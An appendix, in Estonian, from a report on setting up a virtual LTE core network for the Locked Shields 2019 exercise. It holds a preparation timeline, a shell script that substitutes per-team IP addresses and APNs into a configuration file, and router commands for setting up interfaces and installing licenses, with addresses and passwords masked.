
Lisa 1. Õppuse ettevalmistamise ajajoon



Locked Shields 2019 ettevalmistusperioodi kindlat algust on keeruline defineerida, kuid üldjoontes võib selleks lugeda 2018 aasta sügise algust. Ettevalmistusperioodil toimus kolm planeerimiskonverentsi: IPC (*Initial planning conference*), MPC (*Main planning conference*) ja FPC (*Final planning conference*), mille jaoks kutsuti Tallinnasse kõik õppuse meeskonnad peale siniste. Planeerimiskonverentsidel kaardistati ettevalmistuse hetkeolukorrad, tegeleti küsimuste ja probleemide lahendamisega ning seati edasised ülesanded meeskondade kaupa. Märtsis toimus "*Test run*", mille jaoks seati kogu õppus tollases hetkeseisus üles ja katsetati kõikide süsteemide tööd, eesmärgiga tuvastada veel potentsiaalseid probleeme, mida likvideerida enne Locked Shields 2019 algust.

Lisa 2. Virtuaalse LTE tuumikvõrgu võrguskeem Locked Shields 2019 kontekstis

IP aadressid ja domeeninimed on varjatud.



Lisa 3. Shell skript vPGW IP aadresside ja APN-ide seadistamiseks

IP aadressid on osaliselt varjatud.

```
# user input checking
if [[ -n ${1//[0-9]/} ]] || [ ${#1} -ne 2 ]
then
  echo "Error: input $1 is not numeric or is not in 2 digits form"
  exit 1
else

cp ericsson.xml ericsson.xml.original

BT_NR_XX=$1
BT_NR_X=$(echo $1 | sed 's/^0*//') # remove leading 0 for teams 01-09

sed -i "s/   \.   \.79/   .   .$BT_NR_X/g" ericsson.xml
sed -i "s/    \:    \:79/    :    :$BT_NR_X/g" ericsson.xml
sed -i "s/  \.  \.   /  .$BT_NR_X.   /g" ericsson.xml
sed -i "s/   \.   \.79/   .   .$BT_NR_X/g" ericsson.xml
sed -i "s/vPGW79/vPGW$BT_NR_XX/g" ericsson.xml
sed -i "s/apn79/apn$BT_NR_XX/g" ericsson.xml

echo "Replacement done for team $BT_NR_XX"
fi
root@vPGW79[RPSW1]:/flash> _
```

Lisa 4. Käsud vPGW võrguliideste seadistamiseks ja litsentside lisamiseks

IP aadressid ja failinimed on varjatud.

```
config
no interfaces interface management
no interfaces interface management@local
commit

interfaces interface management@local
ipForward

l3-interface context local
l3-interface ip mtu 1500
l3-interface ip address addr-primary addr XXX.XXX.XXX.XXX/XX
commit

interfaces interface management

ethernetCsmacd

ethernet bind-interface intf-name management@local
ethernet bind-interface intf-ctx local
commit
end

show lm key-file-management report-progress

lm key-file-management install-key-file uri file:///flash/XX-X-XXX-X_XXXXXX_XXXXXX.xml password XXX

lm refresh-license-inventory

lm key-file-management install-key-file uri file:///flash/XX-X-XXX-X_XXXXXX_XXXXXX_X.xml password XXX

show fm alarm
```